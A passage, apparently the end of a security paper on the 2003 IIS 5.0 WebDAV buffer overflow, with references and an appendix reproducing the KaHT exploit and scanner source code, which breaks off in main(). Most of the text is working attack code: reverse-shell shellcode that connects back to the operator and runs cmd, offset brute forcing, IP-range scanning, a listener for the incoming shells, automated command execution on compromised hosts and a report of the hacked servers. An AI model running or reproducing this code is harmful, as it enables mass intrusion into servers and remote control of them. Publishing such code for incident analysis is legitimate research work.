[RFC3253]

"RFC3253: Versioning Extensions to WebDAV". March 2002.

URL: <http://www.ietf.org/rfc/rfc3253.txt>

[CAN-2003-0109]

CAN-2003-0109. "Buffer overflow in ntdll.dll".

URL: <http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0109>

[DHS]

DHS/FedCIRC. "Automated "KaHT" WebDAV Exploit Tool Being Employed By Hacker". April 25th 2003 URL:

<http://www.fedcirc.gov/incidentPrevention/infoNotices/infoNotice20030402.html>

[SWC]

SANS. "WebDAV Buffer Overflow Exploit Against IIS 5.0". March 18th 2003.

URL: <http://www.sans.org/webcasts/031803.php>

[MSLOCK]

Microsoft. "IIS LOCKDOWN TOOL". URL:

<http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/tools/tools/locktool.asp>

[MSSCAN]. "URLScan Security TOOL". URL:

<http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/tools/tools/urlscan.asp>

[MCE]

Eaddy, Marc. "Adding Digest Authentication to a WebDAV Server". May 5th 1998. URL:

<http://www.cs.columbia.edu/~hgs/teaching/ais/1998/projects/WebDAV/report.html>

[SI]

Russinovich, Mark. "Inside the Native API" March 23rd 1998.

URL: <http://www.sysinternals.com/ntw2k/info/ntdll.shtml>

[MSU]

Microsoft. "Step-by-Step: Server Security". 2003

URL: <http://msruniv.corp.bcentral.com/security5.htm>

[ISC]

Internet Storm Center. "Microsoft IIS 5.0 WebDAV Buffer Overflow".

March 18th 2003. URL: <http://isc.incidents.org/analysis.html?id=183>

[URLB]

Microsoft. "Windows 2000: Registry Tool for Security Patch-Unchecked Buffer in Windows Component Could Cause Web Server Compromise" March 17th 2003.

URL: <http://www.microsoft.com/downloads/details.aspx?FamilyId=48B3A74E-A4AF-41D6-BDEC-1B6104648647&displaylang=en>

[MSPACH]

Microsoft. "MS03-007: Unchecked Buffer in Windows Component May Cause Web Server Compromise" March 2003.

URL: <http://support.microsoft.com/default.aspx?scid=kb;EN-US;815021>

[ISS]

Internet Security Systems, Inc. "Black Ice Defender"

URL: <http://www.iss.com>

[PCC]

Trend Micro, Inc. "PC-CILLIN"

URL: <http://www.trendmicro.com>

[HCK]

Russell, Ryan. Hack Proofing Your Network 2nd edition

Syngress Publishing, Inc, 2002. [243-263]

KaHT source Code

```

/*****
//                                     #haxorcitos @ efnet Rocks!!!
/*****
//      Feel The p0wer of: Drakar, [Back], [tyr], Tarako, croulder
/*****
//                                     #haxorcitos @ efnet Rocks!!!
/*****
/* . . . :Ka@HT Remote Webdav exploit and scanner v1.0:... . */
/*      Kool aT4r@#Haxorcitos Hacking Tool. .          */
/*****

/*

    THIS SOFTWARE IS PROVIDED "AS IS" WITHOUT WARRANTIES.
    USE IT AT YOUR OWN RISK
    Copyright (c) 2003 3wdesign.es

```

Features:

- 1) Brute Force Offset
- 2) Scan ip ranges. ip lists / single HOSTs
- 3) Support for Automatic Handle Vulnerable Hosts (Automatic batch script execution)
- 4) Support for manual Hack (spawns cmd.exe in a new thread)
- 5) Improved Timeouts.
- 6) Non Blocking Sockets.
- 7) HTML Report Generator.
- 8) No netcat listening needed!!!! READ THIS KIDDIS!!
- 9) Multithreading..? maybe later for test() function.

Compiles Under lcc-win32: <http://www.cs.virginia.edu/~lcc-win32>
Compiles Under Visual Studio .Net
Compiles Under gcc Linux. (no tested)

```

#ifdef Kiddi
Report_Bugs( at4r@3wdesign.es || aT4r@efnet);
#endif

```

. . . :C0ded by aT4r@3wdesign.es 21/3/2003:... ..

```

    Thanks to Croulder.
*/

```

```

#include <stdio.h>
#include <string.h>
#include <time.h>

```

```

#ifdef WIN32
#include <winsock2.h>
#include <windows.h>
#include <process.h>
#include <conio.h>
#pragma comment (lib,"ws2_32")
#else
#include <sys/socket.h>
#include <netinet/in.h>          /* sockaddr_in, htons, in_addr */
#include <netinet/in_sysm.h>
#include <netinet/ip.h>
#include <netdb.h>              /* hostent, gethostby*, getservby* */
#include <arpa/inet.h>          /* inet_ntoa */
#include <unistd.h>
#include <stdlib.h>
#include <fcntl.h>
#endif

#define LOW_RETS                /*if defined only 13 Rets are tested
(recomended), otherwise 25. */
#define REPLY_HACKED /*Use This if you want KaHT to handle replies from
hacked hosts. remove it if you have another tool*/
#define MULTITHREADING         /* Just a joke */
#define REPEAT                 /*some times hosts are not hacked the first
time so if enabled the exploit is sent twice with the same offset */
#define PARANOID               //IF ENABLED only if there is a match in ip list with
the incoming ip address a new Incoming conection is accepted
#define EXTRA_CHECKS /*recomendado*/
#define LOG_VULNERABLE_Servers /* Genera un Log KaHT_report.log con las
Ips Vulnerables una vez testeadas todas las ips */
/* Util en el caso de que se cierre el programa por error, antes de que se genere
el log HTML */

#undef PARANOID                /*Its safe to disable it*/
#undef REPEAT
#undef MULTITHREADING

//#undef EXTRA_CHECKS

#ifdef WIN32
#define sleep                  _sleep
#define snprintf              _snprintf /*puto visual studio */
char title[80] = "KaHT Scanner. Checking: ";
#else

```



```

#define SOCKET          int
#define closesocket(fd) close(fd)
#endif

#define BOOL int

#define IS_A_FILE '-'
#define requests        "requests.txt"
#define logfile         "KaHT_report_"
#define version         "1.0.8"        /* Build version */

#define OFFLINE        0
#define WEBDAV          1
#define NOWEBDAV        2
#define NOIIS           3

#define NOP              0x90 // uh? :p
#define TIMEOUT        7      //recv() timeout
#define MAXWAIT        60      //MAX TIME WAITING for freeze Servers
                                (secs) O:-)
#define CONNECT         4      //MAX CONNECT TIMEOUT for
                                SELECT()

char IIS_Server[30] =      "Server: Microsoft-IIS/5.0";
char WEBDAV_present[2][15]= {"HTTP/1.1 207","HTTP/1.0 207"};

#define PATCHED "HTTP/1.1 404"

char webdav[90] = "PROPFIND / HTTP/1.0\r\nContent-Length: 0\r\nUser-Agent:
KaHT\r\nConnection: Keep-alive\r\n\r\n";
char haxor[10] = "SEARCH /";
char protocol[15]= " HTTP/1.1\r\n";
char header[100] = "Host: 127.0.0.1\r\nContent-type: text/xml\r\nContent-Length:
135\r\n\r\n";

char scope[140] =
    "<?xml version=\"1.0\"?>\r\n"
    "<g:searchrequest xmlns:g=\"DAV:\">\r\n"
    "<g:sql>\r\n"
    "Select \"DAV:displayname\" from scope()\r\n"
    "</g:sql>\r\n"
    "</g:searchrequest>";

#ifdef LOW_RETS

```

```

int myrets[] ={      0x10,0xc2,0xc0,0xc1, 0x11, 0x12, 0x13, 0xd0, 0xd1, 0xd2 ,
0xd8, 0xce, 0xc3,0xc4, 0xc5, 0xc6, 0xc7,
                    0x16,0xb0, 0xb1, 0xb2, 0xb3, 0xb4, 0xb5, 0xbc,
0xbd,0x57, 0x0d,0xff};
#else
int myrets[255] ={};
#endif

struct ips {
    char ip[20];
    int vulnerable;
    BOOL iis;
    int loop;
    BOOL freeze;
    time_t wait;
    BOOL hacked;
};

struct ips *scan;
int total=0;          //vulnerable hosts remaining
int max_hosts=1;      //number of IIS Servers
u_short port1;
short LISTENING=0;

int HACKED =0;         //Number of Hacked Servers
int HACKING =0;        //active remote conection
int AUTOHACKING;
char fullname[256];
int HTTPBLOG=0;

#ifdef WIN32
HANDLE pantalla;
WORD colores;
CONSOLE_SCREEN_BUFFER_INFO csbilInfo;
#endif

char shellcode[] = //Shellcode from [Crpt] exploit.
    "\x55\x8b\xec\x33\xc9\x53\x56\x57\x8d\x7d\xa2\xb1\x25\xb8\xcc\xcc"
    "\xcc\xcc\xf3\xab\xeb\x09\xeb\x0c\x58\x5b\x59\x5a\x5c\x5d\xc3\xe8"
    "\xf2\xff\xff\xff\x5b\x80\xc3\x10\x33\xc9\x66\xb9\xb5\x01\x80\x33"
    "\x95\x43\xe2\xfa\x66\x83\xeb\x67\xfc\x8b\xcb\x8b\xf3\x66\x83\xc6"
    "\x46\xad\x56\x40\x74\x16\x55\xe8\x13\x00\x00\x00\x8b\x64\x24\x08"
    "\x64\x8f\x05\x00\x00\x00\x00\x58\x5d\x5e\xeb\xe5\x58\xeb\xb9\x64"
    "\xff\x35\x00\x00\x00\x00\x64\x89\x25\x00\x00\x00\x00\x48\x66\x81"
    "\x38\x4d\x5a\x75\xdb\x64\x8f\x05\x00\x00\x00\x00\x5d\x5e\x8b\xe8"

```

```

"\x03\x40\x3c\x8b\x78\x78\x03\xfd\x8b\x77\x20\x03\xf5\x33\xd2\x8b"
"\x06\x03\xc5\x81\x38\x47\x65\x74\x50\x75\x25\x81\x78\x04\x72\x6f"
"\x63\x41\x75\x1c\x81\x78\x08\x64\x64\x72\x65\x75\x13\x8b\x47\x24"
"\x03\xc5\x0f\xb7\x1c\x50\x8b\x47\x1c\x03\xc5\x8b\x1c\x98\x03\xdd"
"\x83\xc6\x04\x42\x3b\x57\x18\x75\xc6\x8b\xf1\x56\x55\xff\xd3\x83"
"\xc6\x0f\x89\x44\x24\x20\x56\x55\xff\xd3\x8b\xec\x81\xec\x94\x00"
"\x00\x00\x83\xc6\x0d\x56\xff\xd0\x89\x85\x7c\xff\xff\xff\x89\x9d"
"\x78\xff\xff\xff\x83\xc6\x0b\x56\x50\xff\xd3\x33\xc9\x51\x51\x51"
"\x51\x41\x51\x41\x51\xff\xd0\x89\x85\x94\x00\x00\x00\x8b\x85\x7c"
"\xff\xff\xff\x83\xc6\x0b\x56\x50\xff\xd3\x83\xc6\x08\x6a\x10\x56"
"\x8b\x8d\x94\x00\x00\x00\x51\xff\xd0\x33\xdb\xc7\x45\x8c\x44\x00"
"\x00\x00\x89\x5d\x90\x89\x5d\x94\x89\x5d\x98\x89\x5d\x9c\x89\x5d"
"\xa0\x89\x5d\xa4\x89\x5d\xa8\xc7\x45\xb8\x01\x01\x00\x00\x89\x5d"
"\xbc\x89\x5d\xc0\x8b\x9d\x94\x00\x00\x00\x89\x5d\xc4\x89\x5d\xc8"
"\x89\x5d\xcc\x8d\x45\xd0\x50\x8d\x4d\x8c\x51\x6a\x00\x6a\x00\x6a"
"\x00\x6a\x01\x6a\x00\x6a\x00\x83\xc6\x09\x56\x6a\x00\x8b\x45\x20"
"\xff\xd0"
"CreateProcessA\x00LoadLibraryA\x00ws2_32.dll\x00WSASocketA\x00"
"connect\x00\x02\x00\x02\x9A\xC0\xA8\x01\x01\x00"
"cmd"
"\x00\x00\xe7\x77"
"\x00\x00\xe8\x77"
"\x00\x00\xf0\x77"
"\x00\x00\xe4\x77"
"\x00\x88\x3e\x04"
"\x00\x00\xf7\xbf"
"\xff\xff\xff\xff";

```

```

/*****/
// funcion test()
/*****/

```

```

int test( char *testip) {
/*

```

Input: IP Address

Return:

```

#define OFFLINE    0           Server OFFLINE || TIMEOUT
#define WEBDAV      1           Server IIS5 with webdav Enabled
#define NOWEBDAV    2           Server IIS5 without webdav
#define NOIIS       3           Server Is not an IIS Server.
*/

```

```

    struct sockaddr_in haxorcitos;
    SOCKET fd;
    char reply[1024];

```

```

fd_set fds;
struct timeval tv;
#ifdef WIN32
char *pos;
#endif
haxorcitos.sin_family = AF_INET;
haxorcitos.sin_port = htons(80);
haxorcitos.sin_addr.s_addr = inet_addr(testip);

if ((fd = socket(AF_INET,SOCK_STREAM,IPPROTO_TCP))==-1)
{
    printf("\t[FAILED] to Create Socket\n");
    return(0);
}

printf(" Connecting to host: %s...",testip);
if (connect(fd,( struct sockaddr *)&haxorcitos,sizeof(haxorcitos)) == -1)
    /*need timeouts */
{
    printf("\t[FAILED] to Connect\n");
    closesocket(fd);
    return(0);
}
printf("\t[OK]");
send(fd,webdav, strlen(webdav),0); sleep(100);
tv.tv_sec = CONNECT;
tv.tv_usec = 0;
FD_ZERO(&fds);
FD_SET(fd, &fds);
memset(reply,0,sizeof(reply));
if(select(fd + 1, &fds, NULL, NULL, &tv) > 0)
{
    if(FD_ISSET(fd, &fds))
    {
        if(recv(fd, reply, sizeof(reply),0 ) < 0)
            { printf(" [UNKNOWN ERROR]\n"); return (3); }
        if (strstr(reply,IIS_Server) != NULL)
        {
            printf("\t[OK]");
            if
((strncmp(reply,WEBDAV_present[1],strlen(WEBDAV_present[1])) ==0) ||

(strncmp(reply,WEBDAV_present[0],strlen(WEBDAV_present[0])) ==0) )
            {
                printf("\t[OK]\n");
                total++;
            }
        }
    }
}

```

```

        closesocket(fd);
        return(1);
    }
    else
    {
        printf("\t[FAILED]\n");
#ifdef WIN32

SetConsoleTextAttribute(pantalla, FOREGROUND_RED);
        pos=strstr(reply, "Server:");
        if (pos!=NULL) pos[0]='\0';
        printf("%s", reply);
        SetConsoleTextAttribute(pantalla, colores);
#endif
        closesocket(fd);
        return(2);
    }
}
else
{
    printf("\t[FAILED]\n");
    closesocket(fd);
    return(3);
}
}
else {printf("[ERROR]\n"); return(3); }
}
printf("\t[TIMEOUT]\n");
return(3);
}

/*****
// funcion GET_MAX_HOSTS
*****/

int GET_MAX_HOSTS(char ruta[256]) {
/*
Read Logs from Easy HTTP Scanner (included in this release. Beta 4 wind0ws)
Read logs from uhhuhY Httpb v1.0 - command line HTTP banner scanner
(http://www.cnhonker.com)
Read plain text ip logs.
return: number of IIS/5.0 Servers found if the log is From httpb scanner or
number of ips
*/

```

```

FILE *ficherin;
char *pos;
char cadena[256];
int i=0;
pos=ruta;
pos++;
if ((ficherin=fopen(pos,"r")) != NULL)
{
    memset(cadena,'\0',sizeof(cadena));
    fgets(cadena,sizeof(cadena),ficherin);
    if (cadena[0]=='[')
        HTTPBLOG=1;
    rewind(ficherin);
    while (!feof(ficherin))
    {
        memset(cadena,'\0',sizeof(cadena));
        fgets(cadena,sizeof(cadena),ficherin);
        if (strlen(cadena)>6)
        {
            if (HTTPBLOG)
            {
                if (cadena[0]=='[')
                    if (strstr(cadena,"IIS/5.0") != NULL)
                        i++;
            }
            else
                i++;
        }
    }
    fclose(ficherin);
    return i;
}
else
{
    printf("[+] File Not Found\n");
    return(0);
}
}

```

```

/*****/
// funcion updateips
/*****/

```

```

void updateips(char *ruta) {
/*
Read Logs from Easy HTTP Scanner (included in this release. Beta 4 wind0ws)
Read logs from uhhuhhy Httpb v1.0 - command line HTTP banner scanner
(http://www.cnhonker.com)
Read plain text ip logs.
Fill struct ips * scan with ips.
return: exit(0) if file not found
*/
FILE *ficherin;
char *pos;
char cadena[256];
int i;
i=0;
pos=ruta; pos++;

    if ((ficherin=fopen(pos,"r")) != NULL)
    {
        i=0;
        while (!feof(ficherin))
        {
            memset(cadena,'\0',sizeof(cadena));
            fgets(cadena,sizeof(cadena),ficherin);
            if (strlen(cadena)>6){
                if (HTTPBLOG==0)
                {
                    strncpy(scan[i].ip,cadena,15);
                    pos=strchr(scan[i].ip,'\n'); if (pos !=NULL) { pos[0]=0;
                }

                #ifdef REPEAT
                i++;
                #endif
                i++;
            }
            else{
                if (cadena[0]=='[') /* EHTTPS || HTTPB LOGFILE */
                {
                    if (strstr(cadena,"IIS/5.0") != NULL)
                    {
                        pos=cadena;
                        if (strchr(pos,'[') != NULL) pos++;
                        strncpy(scan[i].ip,pos,15);
                        pos=strchr(scan[i].ip,'];'); if (pos !=NULL) {
pos[0]=0; }

                        pos=strchr(scan[i].ip,' '); if (pos !=NULL) {
pos[0]=0; }

```

```

                                #ifdef REPEAT
                                i++;
                                #endif
                                i++;
                                }
                                }
                                }
                                }

                                fclose(ficherin);
                                #ifdef REPEAT
                                printf(" [+] Reading log file. Found: %i IIS 5.0 Web
Servers\n",max_hosts/2);
                                #else
                                printf(" [+] Reading log file. Found: %i IIS 5.0 Web
Servers\n",max_hosts);
                                #endif
                                }
                                else
                                {
                                printf(" [+] File Not Found\n");
                                exit(0);
                                }
                                }

/*****
// funcion banner
*****/

void yup(void)
{
#ifdef WIN32
    SetConsoleTextAttribute(pantalla,FOREGROUND_BLUE
|FOREGROUND_GREEN);
#endif
    printf("\n . . . : Webdav exploit & Scanner v%s (aT4r@3wdesign.es) :...
..\n\n",version);
#ifdef WIN32
    SetConsoleTextAttribute(pantalla, colores);
#endif
}

```



```

/*****/
// function help
/*****/

void ayudita(void)
{
    printf(" [+] Usage: KaHT.exe YourIP YourPORT AUTOHACKING [HOST |
-IPfile] [RET]\n");
    printf(" \n");
    printf(" | -----OFFSET BRUTE FORCE-----\n");
    printf(" \n");
    printf(" | webdav.exe 69.69.69.69 53 [0|1] IP \n |tSpawn shell on
69.6969.69 port 53\n");
    printf(" | webdav.exe 69.69.69.69 53 0 -c:\\haxorcitos\\gov\ips.txt\n
|tSpawn shell on 69.69.69.69 port 53. Ips from logfile\n");
    printf(" | webdav.exe 69.69.69.69 53 0 -c:\\ips.txt 0xc0\n |tSscan hosts
from ips.txt and spawn a shell for every vulnerable host\n");
    printf(" \n");
    printf(" | AUTOHACKING values: 0,1\n");
    printf(" | 0: on remote connection send script from requests.txt\n");
    printf(" | 1: YOU WILL HAVE A SHELL Until \"exit\" is typed. after this,
scan will continue\n");
    printf(" \n");
    printf(" | -----OFFSET BRUTE FORCE-----\n");
    printf(" [+] Tested Under Win2k profesional/Server SP3 Spanish/English
version\n");
    exit(1);
}

```

```

/*****/
// funcion update_html
/*****/

void update_html (char Hip[20]) {
/*
add a new HACKED WEBSERVER INTO THE LOGFILE
*/
FILE *log;
char celda[1024];

    if ((log= fopen( fullname, "a" )) != NULL )
    {
        sprintf(celda,"<li> HACKED IP: %s\n",Hip);
        fputs(celda,log);
    }
}

```

```

        fclose(log);
    }
    else
        printf("[+] Unable to Update logfile %s!\n",fullname);
}

/*****
// funcion client
*****/

void client(void *threadno) {
/*
Listen for Incoming Conections from IIS Servers
Spawn a Shell if AUTOHACKING == 0
Send Custom commands from requests.txt if AUTOHACKING ==1
*/

    int    list_s;          /* listening socket */
    int    conn_s;          /* connection socket */
    struct sockaddr_in servaddr; /* socket address structure */
    FILE *ficherin;
    char cadena[1024];
    struct sockaddr_in client;
    int clientLen;
    u_long tmp=1;
    int j;
    int x;
    int salir=0;
    struct timeval tv;
    fd_set fds;
    char cliente[20];
#ifdef PARANOID
    int refuse=1;
#endif
    clientLen = sizeof(client);

    list_s = socket (AF_INET, SOCK_STREAM, IPPROTO_TCP);
    memset(&servaddr, 0, sizeof(servaddr));
    servaddr.sin_family = AF_INET;
    servaddr.sin_addr.s_addr = htonl(INADDR_ANY);
    servaddr.sin_port = port1;

    if ( bind(list_s, (struct sockaddr *) &servaddr, sizeof(servaddr)) < 0 )
    {
        printf("[+] Error Binding port\n");
        LISTENING=-1;
    }

```

```

        #ifdef WIN32
        _endthread();
        #else
        exit(1);
        #endif
    }
    if ( listen(list_s, 100) < 0 )
    {
        fprintf(stderr, " [+] Error calling listen()\n");
        LISTENING=-1;
        #ifdef WIN32
        _endthread();
        #else
        exit(1);
        #endif
    }
    printf(" [+] Listening for incoming conexions at port %i\n",ntohs(port1));
    LISTENING=1;
    while(1)
    {
        memset(cadena,'\0',sizeof(cadena));
        salir=0;
        HACKING=0;
        conn_s = accept(list_s, (struct sockaddr *) &client,&clientLen);
        strcpy(cliente,inet_ntoa(client.sin_addr));
        HACKING=1;
        HACKED++;
        #ifdef WIN32
        SetConsoleTextAttribute(pantalla,FOREGROUND_GREEN);
        #endif
        #ifdef PARANOID
        refuse=1;
        for (j=0;j<max_hosts;j++)
        {
            if (strncmp(scan[j].ip,cliente,strlen(cliente)) ==0)
                refuse=0;
            #ifdef REPEAT
            j++;
            #endif
        }
        if (refuse)
        {
            #ifdef WIN32
            SetConsoleTextAttribute(pantalla,FOREGROUND_RED);
            #endif

```

```

        printf(" [+] Incoming Conection from Unknown ip: %s
REFUSED\n",cliente);
        closesocket(conn_s);
        #ifdef WIN32
        SetConsoleTextAttribute(pantalla, colores);
        #endif
    }
    else
    {
        #endif

        printf(" [+] Incoming Conection from %s accepted\n",cliente);
//inet_ntoa()
        if (!AUTOHACKING)
            printf(" [+] Press Enter to Continue. type \"exit\" to return to
scan\n");

        HACKING=1;
        #ifdef WIN32
        SetConsoleTextAttribute(pantalla, colores);
        #endif
        update_html(cliente);

        if (!AUTOHACKING)
        {
            send(conn_s,"\n",strlen("\n"),0);
            fgets(cadena,sizeof(cadena),stdin);
            FD_ZERO( &fds );
            FD_SET( conn_s , &fds);
            tv.tv_sec = 1;
            tv.tv_usec = 0;
            while(!salir)
            {
                tmp=1;
                j=0;
                #ifdef WIN32
                ioctlsocket( conn_s, FIONBIO, &tmp);
                #else
                fcntl( conn_s , F_SETFL , O_NONBLOCK );
                #endif
                do
                {
                    if ((select( conn_s + 1 , &fds , NULL , NULL ,
&tv )) >0)

                        {
                            memset(cadena,'\0',sizeof(cadena));

```

```

        j = recv( conn_s , cadena ,
sizeof(cadena) , 0 );

        if (j!=0)
            printf("%s",cadena);
    }
    } while (j==sizeof(cadena));
    memset(cadena,'\0',sizeof(cadena));
    fgets(cadena,sizeof(cadena)-1,stdin);
    tmp=0;
    FD_ZERO( &fds );
    FD_SET( conn_s , &fds);
    #ifdef WIN32
    ioctlsocket( conn_s, FIONBIO, &tmp);
    #else
    fcntl( fd , F_SETFL , O_ASYNC );
    #endif
    send(conn_s,cadena,strlen(cadena),0);
    if (strncmp(cadena,"exit",strlen("exit")) ==0)
        salir=1;
    }
}
else
{
    //AUTOHACKING ==1
    memset(cadena,'\0',sizeof(cadena));
    if ((ficherin= fopen( requests, "r" )) != NULL )
    {
        while (!feof(ficherin))
        {
            memset(cadena,'\0',sizeof(cadena));
            fgets(cadena, sizeof(cadena), ficherin);
            if (strlen(cadena)>1)
            {
                cadena[strlen(cadena)-1]=0;
                strcat(cadena,"\n");
                send(conn_s,cadena, strlen(cadena),0);

                memset(cadena,'\0',sizeof(cadena));

                j=sizeof(cadena);
                while (j==sizeof(cadena))
                {
                    j=recv(conn_s,cadena,sizeof(cadena),0);
                }
            }
        }
    }
}
}

```

```

        #ifdef WIN32
        ioctlsocket( conn_s, FIONBIO, &tmp); //debug
        #else
        fcntl( conn_s , F_SETFL , O_NONBLOCK );
        #endif
        for(x=0;x<20;x++)
        {
            memset(cadena,'\0',sizeof(cadena));
            while (j==sizeof(cadena))
            {
j=recv(conn_s,cadena,sizeof(cadena),0);
                if (j>0)
                    printf("%s",cadena);
            }
            sleep(250);
        }
        fclose(ficherin);
    }
}
#ifdef MULTITHREADING
strcpy(cadena,"net send * KaHT 0WnZ U\n");
send(conn_s,cadena,strlen(cadena),0); sleep(100);
#endif
#ifdef WIN32
SetConsoleTextAttribute(pantalla,FOREGROUND_GREEN);
#endif
printf(" [+] Closing Conection from %s. Server Hacked O:-
)\n",cliente); //inet_ntoa()
#ifdef WIN32
SetConsoleTextAttribute(pantalla, colores);
#endif
for(x=0;x<max_hosts;x++)
    #ifdef WIN32
        if (strnicmp(scan[x].ip,cliente,strlen(cliente)) ==0)
    #else
        if (strstr(scan[x].ip,cliente) != NULL)
    #endif
    {
        total--;
        scan[x].hacked=1;
    }
    closesocket(conn_s);
    HACKING=0;
#ifdef PARANOID
}

```

```

        #endif
    }
#ifdef WIN32
    _endthread();
#else
    exit;
#endif
}

```

```

/*****
// funcion generate_LOG()
*****/

```

```

void generate_html(void) {
/*
generate the KaHT_XXXXXXX.html file with information about target hosts.
*/

```

```

FILE *log;
char celda[1024];
int i;
time_t current_time;

```

```

char HTML_HEADER[] = //Report Generation
"<HTML>\n"
" <HEAD><TITLE>KaHT: Kool aT4r@Haxorcitos Hacking Tool - Webdav
Scanner</TITLE></HEAD>\n"
" <BODY BGCOLOR=\"#003366\" TEXT=\"#FFCC00\"
onLoad=\"window.status='...: K a H T ...';return true\">\n"
"<CENTER> \n"
" <table width=\"50%\" height=\"15\" border=\"1\" cellpadding=\"0\"
bordercolor=\"#000000\"><tr><td width=\"40%\" bordercolor=\"#000000\"
bgcolor=\"#FF9900\"></td></tr></table> \n"
" ><p><a onMouseOut=\"window.status='...: K a H T ...';return
true\"onMouseOver=\"window.status='...: Kool aT4r@Haxorcitos Hacking Tool -
Webdav Scanner ...';return true\" ><h2>Report File</h2> </a> </p> \n"
" <table width=\"50%\" height=\"15\" border=\"1\" cellpadding=\"0\"
bordercolor=\"#000000\"><tr><td width=\"40%\" bordercolor=\"#000000\"
bgcolor=\"#FF9900\"></td></tr></table> \n"
" ><p>&nbsp;</p> \n"
" <table width=\"90%\" height=\"30\" border=\"1\" cellpadding=\"0\"
bordercolor=\"#000000\">\n";

```

```

char HTML_TAIL[]=
"<tr> \n"
"    <td width=\"40%\" bordercolor=\"#000000\" bgcolor=\"#FF9900\"><div
align=\"center\"><font color=\"#000000\"><b>I P</b></font></div></td>\n"
"    <td width=\"35%\" bordercolor=\"#000000\" bgcolor=\"#FF9900\"><div
align=\"center\"><font color=\"#000000\"><b>IIS
WebServer</b></font></div></td>\n"
"    <td width=\"35%\" bordercolor=\"#000000\" bgcolor=\"#FF9900\"><div
align=\"center\"><font color=\"#000000\"><b>Webdav
Enabled</b></font></div></td>\n"
"    </tr>\n";

```

```

char HTML_TAIL2[]=
" </table>\n"
" <p>&nbsp;</p>\n"
" <table width=\"90%\" height=\"30\" border=\"1\" cellpadding=\"0\"
bordercolor=\"#000000\">\n"
" <tr><td width=\"40%\" bordercolor=\"#000000\" bgcolor=\"#FF9900\"><div
align=\"center\"><font
color=\"#000000\"><b>Details</b></font></div></td></tr>\n"
"    <td>\n";

```

```

char HTML_TAIL3[] =
" <table width=\"90%\" height=\"30\" border=\"1\" cellpadding=\"0\"
bordercolor=\"#000000\">\n"
" <tr><td width=\"40%\" bordercolor=\"#000000\" bgcolor=\"#FF9900\"><div
align=\"center\"><font color=\"#000000\"><b>Hacked Servers
=></b></font></div></td></tr>\n"
"    <tr><td align=\"center\">\n"
"    <table width=\"220\" border=\"0\">\n"
"    <tr><td>\n";

```

```

if ((log= fopen( fullname, "w" )) != NULL )
{
    fputs(HTML_HEADER,log);
    fputs(HTML_TAIL,log);
    for(i=0;i<max_hosts;i++)
    {
        sprintf(celda,"<tr><td><p
align=\"center\">%s</p></td>\n",scan[i].ip);
        if (scan[i].iis == 0)
            sprintf(celda,"%s <td><p align=\"center\">NO</p></td><td
><p align=\"center\">NO</p></td></tr>\n",celda);
    }
}

```



```

        else
            if (scan[i].vulnerable == -1)
                sprintf(celda,"%s <td><p
align=\"center\">YES</p></td><td ><p
align=\"center\">NO</p></td></tr>\n",celda);
            else
                sprintf(celda,"%s <td><p
align=\"center\">YES</p></td><td ><p
align=\"center\">YES</p></td></tr>\n",celda);
                fputs(celda,log);
                #ifdef REPEAT
                i++;
                #endif
        }
        fputs(HTML_TAIL,log);
        fputs(HTML_TAIL2,log);

        current_time = time(NULL);
        #ifdef REPEAT
        sprintf(celda,"<li> Microsoft IIS/5.0 Webservers: Found: %i\n<li> Hosts
UP with Webdav Enabled: %i\n<li> Conecting Timeout after Server Crash:
%isecs\n<li> Starting scan at:
%s\n",max_hosts/2,total,MAXWAIT,ctime(&current_time));
        #else
        sprintf(celda,"<li> Microsoft IIS/5.0 Webservers: Found: %i\n<li> Hosts
UP with Webdav Enabled: %i\n<li> Conecting Timeout after Server Crash:
%isecs\n<li> Starting scan at:
%s\n",max_hosts,total,MAXWAIT,ctime(&current_time));
        #endif
        fputs(celda,log);
        fputs("</td>\n<tr><td width=\"40%\" bordercolor=\"\#000000\"
bgcolor=\"\#FF9900\"><div align=\"center\"><font
color=\"\#000000\"><b>Details</b></font></div></td></tr>\n</table>\n
<p>&nbsp;</p>\n",log);

        fputs(HTML_TAIL3,log);
        fclose(log);

    }
    else
    {
        printf("[+] UNABLE TO CREATE LOGFILE %s\n",fullname);
        exit(1);
    }
}
}

```

```

/*****
// funcion update2_html()
*****/
/*      stores UnHacked Servers into the logfile */

void update2_html (void) {

FILE *log;
char celda[1024];
int i;
time_t  current_time;

char HTML_HEADER[]=
    "</td></tr></table>\n"
    "<tr><td width=\"40%\" bordercolor=\"#000000\" bgcolor=\"#FF9900\"><div"
    align=\"center\"><font color=\"#000000\"><b>Hacked Servers"
    "</b></font></div></td></tr>\n"
    "</table>\n"
    "<p>&nbsp;</p> \n"
    "<table width=\"90%\" height=\"30\" border=\"1\" cellspacing=\"0\"
bordercolor=\"#000000\">\n"
    "<tr><td width=\"40%\" bordercolor=\"#000000\" bgcolor=\"#FF9900\"><div"
    align=\"center\"><font color=\"#000000\"><b> Vulnerable Servers not Hacked"
    "</b></font></div></td></tr>\n"
    "<td align=\"center\">\n"
    "<table width=\"240\" border=\"0\">\n"
    "<tr><td>\n";

char HTML_HEADER2[]=

    "</td></tr></table>\n"
    "</td>\n"
    "<tr><td width=\"40%\" bordercolor=\"#000000\"
bgcolor=\"#FF9900\"><div align=\"center\"><font color=\"#000000\"><b>
Vulnerable Servers not Hacked </b></font></div></td></tr>\n"
    "</table>\n"
    "<p>&nbsp;</p> \n";

if ((log= fopen( fullname, "a" )) != NULL )

{
    fputs(HTML_HEADER,log);
    for(i=0;i<max_hosts;i++)
    {
        if (scan[i].vulnerable!=0)

```

```

        if (!scan[i].hacked)
        {
            sprintf(celda,"<li> NOT HACKED: %s\n",scan[i].ip);
            fputs(celda,log);
        }
        #ifdef REPEAT
        i++;
        #endif
    }
    fputs(HTML_HEADER2,log);
    current_time = time(NULL);
    sprintf(celda,"<p align=\"right\">Scan Stopped at:
%s</p>\n</CENTER></BODY></HTML>\n",ctime(&current_time));
    fputs(celda,log);
    fputs("</BODY></HTML>\n",log);
}
else
    printf(" [+] ERROR LOGFILE %s NOT FOUND\n",fullname);

}

```

```

/*****
/* funcion main() */
*****/

```

```

int main(int argc, char *argv[]) {

    struct sockaddr_in haxorcitos;
    SOCKET fd;
    char reply[1024];
    int RET,i,j;
    char request[65536];
    char long_request[80000];
    unsigned int ip1;
    int ips[4];
    char *port="", *ip="";
    time_t wait;
    int salir=0;
    int readfile=0;
    int CHECK;
    fd_set fds;
    struct timeval tv;

```

```

char *pos;
#ifdef WIN32
u_long tmp=1;
pantalla = GetStdHandle(STD_OUTPUT_HANDLE);
